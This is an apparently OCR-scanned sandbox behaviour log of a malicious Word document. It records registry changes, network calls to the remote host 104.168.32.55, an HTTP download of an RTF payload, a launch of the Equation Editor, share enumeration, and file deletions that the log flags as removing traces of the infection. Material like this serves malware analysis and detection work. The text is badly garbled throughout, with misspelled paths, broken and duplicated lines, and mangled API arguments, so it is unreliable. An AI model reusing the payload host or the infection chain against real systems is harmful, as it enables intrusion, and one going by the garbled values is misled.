Write Registry Key  Key: HKEY_LOCAL_MACHIN C\Usage\AceFilesIntl_1033 V  Write File  Path: %LOCALAPPDATA%\M  Delete File  Detection  Threat Characteristic: Deletes Process ID: 1852 File: %LOCALAPPDATA%\M  Type: VSDT_COM_DOS	IE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\\S-1-5-18\\Products\00005109E600904000000000F01FE alue: 53590003  dicrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  dicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	
C\Usage\AceFilesIntl_1033 V Write File Path: %LOCALAPPDATA%\N Write File Path: %LOCALAPPDATA%\N Delete File Path: %LOCALAPPDATA%\N Detection Threat Characteristic: Deletes Process ID: 1852 File: %LOCALAPPDATA%\M Type: VSDT_COM_DOS	alue: 53590003  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	1852
Write File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Delete File Path: %LOCALAPPDATA%M Threat Characteristic: Deletet Process ID: 1852 File: %LOCALAPPDATA%M Type: VSDT_COM_DOS	dicrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB dicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	
Write File Path: %LOCALAPPDATA%M  Delete File Path: %LOCALAPPDATA%M  Threat Characteristic: Deletet Process ID: 1852 File: %LOCALAPPDATA%M Type: VSDT_COM_DOS	dicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	
Delete File Path: %LOCALAPPDATA%M  Detection Threat Characteristic: Deletest Process ID: 1852 File: %LOCALAPPDATA%M Type: VSDT_COM_DOS		1852
Detection Threat Characteristic: Deleter Process ID: 1852 File: %LOCALAPPDATA%IM Type: VSDT_COM_DOS	//dicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	1852
Process ID: 1852 File: %LOCALAPPDATA%IM Type: VSDT_COM_DOS		1852
File: %LOCALAPPDATA%IM Type: VSDT_COM_DOS	file to compromise the system or to remove traces of the infection	
	icrosoft)Office\15.0\OfficeFileCache\CentralTable.laccdb	
Call Filesystem API API Name: DeleteFileW Args		
	( %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb ) Return: 1	1852
Delete File Path: %TEMP%\JET5136.tm		1852
Detection Threat Characteristic: Deletes Process ID: 1852 File: %TEMP%\JET5136.tmp Type: VSDT_EMPTY	file to compromise the system or to remove traces of the infection	
Add File Path: %LOCALAPPDATA%\\	hicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	1852
Write Registry Key  Key: HKEY_LOCAL_MACHIN  C\Usaqe\AceFiles Value: 535	IE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000F01FE	1852
	371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS	1852
	371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS	1852
	// // // // // // // // // // // // //	1852
	//icrosoft/OfficeI15.0/OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	1852
· · · · · · · · · · · · · · · · · · ·	s: ( %TEMP%\(0F404421-5371-410C-979A-1C62DD740FD6), %LOCALAPPDATA%\\text{Microsoft}\)Office\(\text{15.0}\)\(\text{OfficeFileCache\text{Loca}}\) CNRY.FSD, 6c75298e, 0, 0, 9 \(\text{) Return: 1}\)	1852
Delete File Path: %TEMP%\{0F404421-5	371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS	1852
Detection Threat Characteristic: Deletes	file to compromise the system or to remove traces of the infection	
Process ID: 1852 File: %TEMP%\{0F404421-5\) Type: VSDT_COM_DOS	371-410C-979A-1C62DD740FD6}	
	( %TEMP%\(0F404421-5371-410C-979A-1C62DD740FD6\) ) Return: 1	1852
· · · · · · · · · · · · · · · · · · ·	( %TEMP%\(0F404421-5371-410C-979A-1C62DD740FD6\) ) Return: 0	1852
	// // ILMIR // // Microsoft(Office)15.01/OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	1852
	//icrosoft/OfficeI15.0/OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	1852
Write Registry Key Key: HKEY_LOCAL_MACHIN	IE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000F01FE	1852
C\Usage\WxpFiles Value: 53		1050
	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	1852
Add File Path: %LOCALAPPDATA%M e: VSDT_COM_DOS	dicrosoft/Office\15.0/OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Typ	1852
	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988},FSF Typ	1852
	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946},FSD.Ty	1852
Write File Path: %LOCALAPPDATA%\M	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946},FSD Ty	1852
	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988},FSF Typ	1852
SIVEDT COM DOC	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946};FSD Ty	1852
e: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%M		1852
Write File Path: %LOCALAPPDATA%M pe: VSDT_COM_DOS	//dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946},FSD Ty	
Write File Path: %LOCALAPPDATA%\\\ pe: VSDT_COM_DOS\\\ Write File Path: %LOCALAPPDATA%\\\ pe: VSDT_COM_DOS\\\		1852
Write File Path: %LOCALAPPDATA%M pe: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%M pe: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%M pe: VSDT_COM_DOS	dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946},FSD Ty  dicrosoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946},FSD Ty  RISOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\ Value: None	1852

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\Server Cache\Version Value: 1	1852
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows\INetCache ) Return: 1	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None	1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None	1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None	1852
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: b78	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	1852
Call Service API	API Name: OpenServiceW Args: ( af959a0, WinHttpAutoProxySvc, 94 ) Return: af95978	1852
Call System API	API Name: WinHttpCloseHandle Args: ( ba7bf68 ) Return: 1	1852
Call Service API	API Name: OpenServiceW Args: ( af94b40, NetSetupSvc, 4 ) Return: af94ca8	1852
Call System API	API Name: WinHttpCloseHandle Args: ( 70ad10 ) Return: 1	1852
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%MicrosoftWindows ) Return: 1	1852
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%MicrosoftWindows ) Return: 1	1852
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%MicrosoftWindows\History ) Return: 1	1852
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: c08	1852
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: c5c	1852
Call Network API	API Name: bind Args: ( c5c, 0.0.0.0:49421, 128 ) Return: 0	1852
Detection	Threat Characteristic: Listens on port 0.0.0.0:49421	
Call System API	API Name: ConnectEx Args: ( c5c, 104.168.32.55:80, 16, 0, 0, 0, ba0d278 ) Return: 0	1852
Call Network API	API Name: send Args: ( c5c, OPTIONS /	1852
Call Network AFT	Microsoft Office Word 2013/n/nX-MSGETWEBURL: ft/n/x-IDCRL_ACCEPTED: ft/n/Host: 104.168.32.55/n/n/n, 1, 237 ) Return: 0	1032
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 104.168.32.55:80  Content: OPTIONS /	
Call System API	API Name: WinHttpCloseHandle Args: ( 6caf18 ) Return: 1	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\Server Cache\Count Value: 1	1852
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/,wiiwizwiiwizwizwiz.\Value: None	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwizwiiwiz/Type Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwizwiiwiz/Protocol Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\Server Cache\http://104.168.32.55/,wiiwizwizwiiwiz/Version Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/,wiiwizwizwiiwiz/Flags Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwiz.\CobaltMajorVersion Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwiiwizwiiwiiz\CobaltMinorVersion Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/,wiiwizwii.wizwiiwiz\MsDavExt Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/,wilwizwii.wizwiiwiz/WebUrl Value: None	1852
Write Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwizwii.wiz_\Limitspiration Value: None	1852
Write Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwizwiz.\Line\text{wi.wizwizwiz.}	1852
Call System API	API Name: WinHttpCloseHandle Args: ( ba9e878 ) Return: 1	1852
Call Network API	API Name: send Args: ( c5c, HEAD /wiiwizwiiwizwiiwizwii.wiz	1852
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 104.168.32.55:80  Content: HEAD /,wiiwizwizwiiwiz/wiiwiz/wii.wizwii.wizwizwizwizwizwizwizwizwii.wizw	
Call Service API	API Name: OpenServiceW Args: ( ba9a0c8, Webclient, 5 ) Return: ba99da8	1852
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 724	1852
Call Network API	API Name: bind Args: ( 724, 0.0.0.0:49422, 128 ) Return: 0	1852
Detection	Threat Characteristic: Listens on port 0.0.0.0:49422	
Call System API	API Name: ConnectEx Args: ( 724, 104.168.32.55:80, 16, 0, 0, 0, ba0d278 ) Return: 0	1852
Call Network API	API Name: send Args: (724, OPTIONS / HTTP/1.1\r\inConnection: Keep-Alive\r\inUser-Agent: Microsoft Office Word 2013\r\inX-MSGETWEBURL: t\r\inX-IDCR L_ACCEPTED: t\r\inHost: 104.168.32.55\r\in\r\in, 1, 146) Return: 0	1852
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 104.168.32.55:80  Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\n Host: 104.168.32.55\r\n\r\n\r\n	
Call Network API	API Name: send Args: (724, OPTIONS /dashboard/ HTTP/1.1\n\nConnection: Keep-Alive\nUser-Agent: Microsoft Office Word 2013\n\nX-MSGETWEBURL: (\n\nX-IDCRL_ACCEPTED: (\n\n\n) in Id. 168.32.55\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\	1852
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 104.168.32.55:80  Content: OPTIONS /dashboard/ HTTP/1.1\n\nConnection: Keep-Alive\n\u00fcuser-Agent: Microsoft Office Word 2013\n\nX-MSGETWEBURL: t\n\nX-IDCRL_ACCE PTED: t\n\nHost: 104.168.32.55\n\n\n\n\n	
Call System API	API Name: WinHttpCloseHandle Args: ( bac7ae0 ) Return: 1	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 2	1852
vinto riogica y rioy		

Write Registry Key	Key: HKEY: CURRENT: USER/SOFTWARE/Microsoft/Office) 15.0/Common/Internet/Server Cache/http://104.168.32.55/\Timesef	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\Txple4/d\lamed\ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\Protocol Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\/Version Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\Flags Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\CobaltMajorVersion Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\CobaltMinorVersion Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\MsDavExt Value: 0	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\WebUrl Value: None	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\Expiration Value: None	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55\EnableBHO Value: 0	1852
Call Internet Helper API	API Name: InternetOpenW Args: ( Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE	1852
	T CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000 ) Return: cc0004	
Call System API	API Name: DnsQueryEx Args: ( 104.168.32.55, 1, 50020000 ) Return: 0	1852
Detection	Threat Characteristic: Queries DNS server	
	104.168.32.55	
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 104.168.32.55, 80, , , 3, 0, 195808848 ) Return: cc0008	1852
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /	1852
Detection		
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/wii.wizwii.wizwii.wizwii.wizwii.wizwii.wizwii.wizwii.wizwii.wizwiii.wizwii.w	
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: cf4	1852
Call Network API	API Name: socket Args: (23, 2, 0) Return: cf4	1852
Call Network API	API Name: socket Args: (2, 1, 6) Return: cf8	1852
Call Network API	API Name: bind Args: ( cf8, 0.0.0.049423, 16 ) Return: 0	1852
Detection	Threat Characteristic: Listens on port	
	0.0.0.0349423	
Call System API	API Name: ConnectEx Args: ( cf8, 104.168.32.55:80, 16, 0, 0, 0, ba8b5c4 ) Return: 0	1852
Call Network API	API Name: send Args: ( cf8, GET /wiiwizwii.wizwiiwiz/	1852
	wiz HTTP/1.1\r\nAccept: "/"\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.5 0727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 104.168.32.55\r\nConnection: Keep-Aliv e\r\n\r\n, 1, 476 ) Return: 0	
Detection	Threat Characteristic: Connects to remote URL or IP address	
	Connection: 104.168.32.55:80	
	Content: GET /wiiwizwii.wizwiiwiz/wiiwiz/wii.wi	
	0.30729; NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n	
Call Network API	API Name: recv Args: ( cf8, , 1, 2 ) Return: ?	1852
Add File	Path: %LOCALAPPDATA%iMicrosoft\Windows\INetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF	1852
Write File	Path: %LOCALAPPDATA%iMicrosoft\Windows\INetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF	1852
Call Internet Helper API	API Name: InternetOpenW Args: ( Microsoft Office Existence Discovery, 0, , , 0 ) Return: cc0008	1852
Call System API	API Name: DnsQueryEx Args: ( 104.168.32.55, 1, 50020000 ) Return: 0	1852
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0008, 104.168.32.55, 80, , , 3, 0, 0 ) Return: cc000c	1852
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc000c, HEAD, /	1852
	wizwiz, HTTP/1.1, , 0, -2143287296, 0 ) Return: cc0010	
Call Network API	API Name: recv Args: ( cf8, , 1, 2 ) Return: ?	1852
Call Network API	API Name: send Args: ( cf8, HEAD /wiiwizwiizwiiwiz/wiiwiiz/wiizwiiwiz/	1852
2	wiz HTTP/1.1\r\nX-IDCRL_ACCEPTED: \thr\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n, 1, 315 ) Return: 0	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80	
	Content: HEAD /wiiwizwiiwizwiiwiz/wiiz/wiiz/wiiz/wiiz/wiz/wii.wiz/wiz/wiiz/wi	
	nX-IDCRL_ACCEPTED: t\rhuUser-Agent: Microsoft Office Existence Discovery\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n	
Call Network API	API Name: recv Args: ( cf8, , 1, 2 ) Return: ?	1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\jh' Value: None	1852
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[C:\PROGRA-2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE ) Return: 1	1852
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[1852 ) Return: 1	1852
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath(%CommonProgramFiles(x86)%IMicrosoft Shared\EQUATION\EQNEDT32.EXE ) Return: 1	1852
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[1852 ) Return: 1	1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\wii.wizwii.wizwiz.wizwi.wizwiz.url ) Return: 0	1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\jh' Value: None	1852
Add File	Path: %APPDATA%\Microsoft\Office\Recent\wii.wizwiz.url Type: VSDT_ASCII	1852
Write File	Path: %APPDATA%\Microsoft\Office\Recent\wii.wizwiz.url Type: VSDT_ASCII	1852
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoff\Office\Recent\wiiwiiwiiwii	1852
Add File	Path: %APPDATA%\Microsoft\Office\Recent\\wiz\wiz\wiz\wiz\wiz\wiz\wiz.\wiz	1852
Write File	Path: %APPDATA%\Microsoft\Office\Recent\\wii\wii\wii\wii\wii\wii\wii\wii.\wiz\wii\wii.\wiz.\wii.\wii	1852
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6bcc9b90, -1, 11c38354, 11c38350, 0 ) Return: 0	1852
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1852 Info: Enums share folder from API result	
Call Service API	API Name: OpenServiceW Args: ( bb07a38, Webclient, 5 ) Return: bb079e8	1852
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	1852
Write Registry Key		1852
Write Registry Key Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalon\l astRequest Value: 2021-10-25T07:38:	
Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-25T07:38: 54Z  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	1852
Write Registry Key	54Z	1852 1852

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-25T07:41:5	1852	
Delete Registry Key	4Z  Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\Startup\tems\8a& Value: None	1852	
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%Microsoft\Schemas\MS Word_restart.xml ) Return: 0	1852	
Delete Registry Key	Key: HKEY CURRENT USER/SOFTWARE/Microsoft/Office/15.0/Word/Resiliency/Startup/tems/-{& Value: None	1852	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\Startup\tems\ Value: None	1852	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\Value: None	1852	
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\a4a5324453625195.automaticDestinations-ms ) Return:	1852	
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office\Office\15\WINWORD.EXE ) Return: 1	1852	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00005109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 \Value: 5359002e	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 \Value: 5359002e	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5359005f	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00005109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 5359002f	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00005109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 \Value: 53590030	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00005109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036\Value: 5359002f	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\version\\nstaller\UserData\S-1-5-18\\Products\00005109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 \Value: 53590030	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\nstallen\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE C\Usage\Spelling\And\GrammarFiles_1033 \Value: 53590060	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F100904000000000F01FE CUsage\SpellingAndGrammarFiles_1033 Value: 53590061	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE CUsage\Spelling\And\GrammarFiles_1033 \Value: 53590062	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE CUsage\Spelling\And\GrammarFiles_1033 \Value: 53590063	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE CUsage\SpellingAndGrammarFiles_1033 Value: 53590064	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE CUsage\SpellingAndGrammarFiles_1033 Value: 53590065	1852	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\\Installer\UserData\S-1-5-18\Products\000051191100000000000000000F01FE	1852	
	C\Usage\WORDFiles Value: 53590136		
Call System API	API Name: OpenServiceW Args: ( bcf4410, Webclient, 5 ) Return: bcf4028  API Name: PathFileExistsW Args: ( %APPDATA%MicrosoftWindows\Recent\automaticDestinations\a4a5324453625195.automaticDestinations-ms ) Return:	1852 1852	
Call System API	1  API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office15\WINWORD.EXE ) Return: 1	1852	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime Value: 19fd6eb	1852	
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%Microsoft\Windows\INetCache\Content.Word\~WRS(31A31BCD-4018-436D-A995-FF2F865875A6).tmp	1852	
Call Filesystem API	) Return: 1  API Name: DeleteFileW Args: ( %LOCALAPPDATA%/Microsoft/Windows\NetCache\Content.MSO\BB5BDD20.wiz ) Return: 1	1852	
Call System API	API Name: WinHttpCloseHandle Args: ( bb6a398 ) Return: 1	1852	
Call System API	API Name: WilnitipCloseHandle Args. ( bioasse ) Return. 1  API Name: WilnitipCloseHandle Args. ( ba9e6f0 ) Return: 1	1852	
Call System API	API Name: WinHttpCloseHandle Args. ( b8fcc40 ) Return: 1	1852	
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF	1852	
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection  Process ID: 1852	1002	
	File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\BB5BDD20.wiz  Type: VSDT_RTF		
